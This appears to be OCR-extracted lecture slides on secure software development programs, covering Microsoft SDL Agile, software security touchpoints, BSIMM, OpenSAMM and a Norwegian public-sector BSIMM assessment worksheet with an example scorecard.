
MS SDL Agile – Bucket practices

Training	Requirements	Design	Implementation	Verification	Release	Response
	2. Establish Security Requirements	5. Establish Design Requirements	8. Use Approved Tools	11. Perform Dynamic Analysis	14. Create an Incident Response Plan	
1. Core Security Training	**3. Create Quality Gates/Bug Bars**	6. Perform Attack Surface Analysis/ Reduction	9. Deprecate Unsafe Functions	12. Perform Fuzz Testing	15. Conduct Final Security Review	Execute Incident Response Plan
	4. Perform Security and Privacy Risk Assessments	7. Use Threat Modelling	10. Perform Static Analysis	13. Conduct Attack Surface Review	16. Certify Release and Archive	


MS SDL Agile – One-Time practices

Training	Requirements	Design	Implementation	Verification	Release	Response
1. Core Security Training	**2. Establish Security Requirements**	5. Establish Design Requirements	8. Use Approved Tools	11. Perform Dynamic Analysis	14. Create an Incident Response Plan	Execute Incident Response Plan
	3. Create Quality Gates/Bug Bars	6. Perform Attack Surface Analysis/ Reduction	9. Deprecate Unsafe Functions	12. Perform Fuzz Testing	15. Conduct Final Security Review	
	4. Perform Security and Privacy Risk Assessments	7. Use Threat Modelling	10. Perform Static Analysis	13. Conduct Attack Surface Review	16. Certify Release and Archive	

Risk Management Framework



Software Security Touchpoints




The Touchpoints – in order of effectiveness

1. Code review
2. Architectural risk analysis
3. Penetration testing
4. Risk-based security tests
5. Abuse cases
6. Security requirements
7. Security operations

10 Guiding Principles for Software Security


1. Secure the weakes link
2. Practice defense in depth
3. Fail securely
4. Follow the principle of least privilege
5. Compartmentalize
6. Keep it simple
7. Promote privacy
8. Remeber that hiding secrets is hard
9. Be reluctant to trust
10. Use your community resources




The Building Security In Maturity Model BSIMM
www.bsimm.com

A Framework based on established practices

- Study of 67 software security initiatives
  - Since 2008





Why BSIMM?

- Informed risk management decisions
- Clarity on what is “the right thing to do” for everyone involved in software security
- Cost reduction through standard, repeatable processes
- Improved code quality

BSIMM core:
The Software Security Framework

The Software Security Framework (SSF)			
Governance	**Intelligence**	**SSDL Touchpoints**	**Deployment**
Strategy and Metrics	Attack Models	Architecture Analysis	Penetration Testing
Compliance and Policy	Security Features and Design	Code Review	Software Environment
Training	Standards and Requirements	Security Testing	Configuration Management and Vulnerability Management

The BSIMM is not a “how to” guide, nor is it a onesize-fits-all prescription. Instead, the BSIMM is a reflection of the software security state of the art.

Linking it all to the Business Goals

Domain	Practice	Business Goals
Governance	Strategy and Metrics	Transparency of expectations, Accountability for results
	Compliance and Policy	Prescriptive guidance for all stakeholders, Auditability
	Training	Knowledgeable workforce, Error correction
Intelligence	Attack Models	Customized knowledge
	Security Features and Design	Reusable designs, Prescriptive guidance for all stakeholders
	Standards and Requirements	Prescriptive guidance for all stakeholders
SSDL Touchpoints	Architecture Analysis	Quality control
	Code Review	Quality control
	Security Testing	Quality control
Deployment	Penetration Testing	Quality control
	Software Environment	Change management
	Configuration Management and Vulnerability Management	Change management

The 12 most common activities observed in BSIMM

1. Use external penetration testers to find problems. (62)
2. Ensure host and network security basics are in place. (61)
3. Identify software defects found in operations monitoring and feed them back to development. (59)
4. Identify gate locations, gather necessary artifacts. (57)
5. Perform security feature review. (56)
6. Drive tests with security requirements and security features. (55)
7. Build and publish security features. (54)
8. Identify PII obligations. (52)
9. Provide awareness training. (50)
10. Use automated tools along with manual review. (50)
11. Create a data classification scheme and inventory. (43)
12. Create security standards. (48)

“The BSIMM is a measuring stick for software security. The best way to use the BSIMM is to compare and contrast your own initiative with the data about what other organizations are doing contained in the model. You can then identify goals and objectives of your own and look to the BSIMM to determine which additional activities make sense for you.”


The BSIMM data show that high maturity initiatives are well rounded—carrying out numerous activities in all twelve of the practices described by the model.

OpenSAMM
www.opensamm.org

BSIMM vs OpenSAMM

- BSIMM forked from SAMM-beta
- BSIMM based on study of software security practices
- Enables you to compare yourself against others
- Descriptive
- OpenSAMM based on ... experience and knowledge?
- Enables you to evalute yourself against best practi
- Prescriptive

OpenSAMM overview



For each Business Function, SAMM defines three Security Practices.

For each Security Practice, SAMM defines three Maturity Levels as Objectives.

Maturity Levels

0 Implicit starting point representing the activities in the Practice being unfulfilled

1 Initial understanding and ad hoc provision of Security Practice

2 Increase efficiency and/or effectiveness of the Security Practice


3 Comprehensive mastery of the Security Practice at scale

Verification: Security Testing

	Security Testing		
	ST 1	ST 2	ST 3
OBJECTIVE	**Establish process to perform basic security tests based on implementation and software requirements**	**Make security testing during development more complete and efficient through automation**	**Require application-specific security testing to ensure baseline security before deployment**
ACTIVITIES	A. Derive test cases from known security requirements B. Conduct penetration testing on software releases	A. Utilize automated security testing tools B. Integrate security testing into development process	A. Employ application-specific security testing automation B. Establish release gates for security testing

...more on page 66

Conducting assessment



The Norwegian BSIMM Study

About the study

- Why?
- Benchmark

- Who?
- Public sector
- 32 invited – 20 respondents (62,5%)

SINTEF

Assessment Worksheet			
Business Functions	**Security Practices**	**Activities**	**Answer** (Yes, No, Don't Know)
Governance	Strategy & Metrics	We publish our process for addressing software security; containing goals, roles, responsibilities and activities.	
		We have a secure software evangelist role to promote software security internally.	
		We educate our executives about the consequences of inadequate software security.	
		We have *identified* gate locations in our secure software development process where we make go/no go decisions with respect to software security.	
		We *enforce* the identified gate locations in our secure software development process where we make go/no go decisions with respect to software security, and track exceptions.	
		We have a process of accepting security risk and documenting accountability. In this process we assign a responsible manager for signing off on the state of all software prior to release.	
		The software security group publishes data internally on the state of software security within the organization.	
		In addition to the software security group, we have also identified members of the development teams that have a special interest in software security, and have a process for involving them in the software security work.	
		We have identified metrics that measure software security initiative progress and success.	
		The software security group has a centralized tracking application to chart the progress of all software.	
		The software security group advertises the software security initiative outside the organization (for example by writing articles, holding talks in conferences, etc).	
	Policy & Compliance	The software security group has an overview of the regulations that our software has to comply with.	
		We have a software security policy to meet regulatory needs and customer demands.	
		The software security group is responsible for identifying all legislation related to personally identifiable information (for example personopplysningsloven).	
		We have identified all the personally identifiable information stored by each of our systems and data repositories.	
		All identified risks have to be mitigated or accepted by a responsible manager.	
		We can demonstrate compliance with regulations that we have to comply with.	
		We make sure that all vendor contracts are compatible with our software security policy.	
		We promote executive awareness of compliance and privacy obligations.	
		We have all the documentation necessary for demonstrating the organization's compliance with regulations we have to comply with (for ex. written policy, lists of controls, artifacts from software development).	
		When managing our third party vendors, we impose our software security policies on them.	
		Information from the secure software development process is routinely fed back into the policy creation process.	
	Education & Guidance	We have a security awareness training program.	
		We offer role-specific security courses (for example on specific tools, technology stacks, bug parade).	
		The security awareness training content/material is tailored to our history of security incidents.	
		We deliver on-demand individual security training.	
		We encourage security learning outside of the software security group by offering specific training and events.	
		We provide security training for new employees to enhance the security culture.	
		We use the security training to identify individuals that have a particular interest in security.	
		We have a reward system for encouraging learning about security.	
		We provide security training for vendors and/or outsourced workers.	
		We host external software security events.	
		We require an annual software security refresher course.	
		The software security group has defined office hours for helping the rest of the organization.	

Maturity levels

- *Conservative Maturity*
- Scale 0-3

- *Weighted Maturity*
- Scale 0-6

- High Watermark Maturity
- Scale 0-3

SINTEF

difi Direktoratet for forvaltning og IKT

BSIMM score card (example)

Assessment Worksheet

Business Functions	Security Practices	BSIMM	Activities	Answer	Levels	Weighted Score (0-6)	Conservative Maturity (0-3)	High Watermark (0-3)
Governance	Strategy & Metrics	SM 1.1	We publish our	Yes	Level 1 ●	2,0	1+	2
		SM 1.2	We have a secure ...	Yes	Level 2 ◑			
		SM 1.3	We educate our ...	Yes	Level 3 ○			
		SM 1.4	We have *identified* ...	Yes				
		SM 2.2	We *enforce* the ...	Yes				
		SM 1.6	We have a process ...	Yes	**Percentage of Practices** 63 %			
		SM 2.1	The software	No				
		SM 2.3	In addition to the	Yes				
		SM 2.5	We have identified....	No				
		SM 3.1	The SSG has ...	No				
		SM 3.2	The SSG advertises ...	No				
	Policy & Compliance	CP 1.1	The SSG has an ...	Yes	Level 1 ●	2,6	1+	2
		CP 1.3	We have a ...	Yes	Level 2 ◑			
		CP 1.2	The SSG is ...	Yes	Level 3 ○			
		CP 2.1	We have identified	Yes				
		CP 2.2	All identified risks	No				
		CP 2.3	We can demo....	Yes	**Percentage of Practices** 63 %			
		CP 2.4	We make sure	Yes				
		CP 2.5	We promote	Yes				
		CP 3.1	We have all the ...	No				
		CP 3.2	When managing ...	No				
		CP 3.3	Information from ...	No				
	Education & Guidance	T 1.1	We have a security ...	No	Level 1 ○	0,6	0+	3
		T 1.5	We offer role	No	Level 2 ○			
		T 1.6	The security ...	No	Level 3 ◑			
		T 1.7	We deliver	No				
		T 2.5	We encourage ...	No				
		T 2.6	We provide...	No	**Percentage of Practices** 8 %			
		T 2.7	We use the ...	No				
		T 3.1	We have a reward ...	No				
		T 3.2	We provide...	No				
		T 3.3	We host external ...	No				
		T 3.4	We require an ...	No				
		T 3.5	The SSG has ...	Yes				

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
Example contd.



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Results

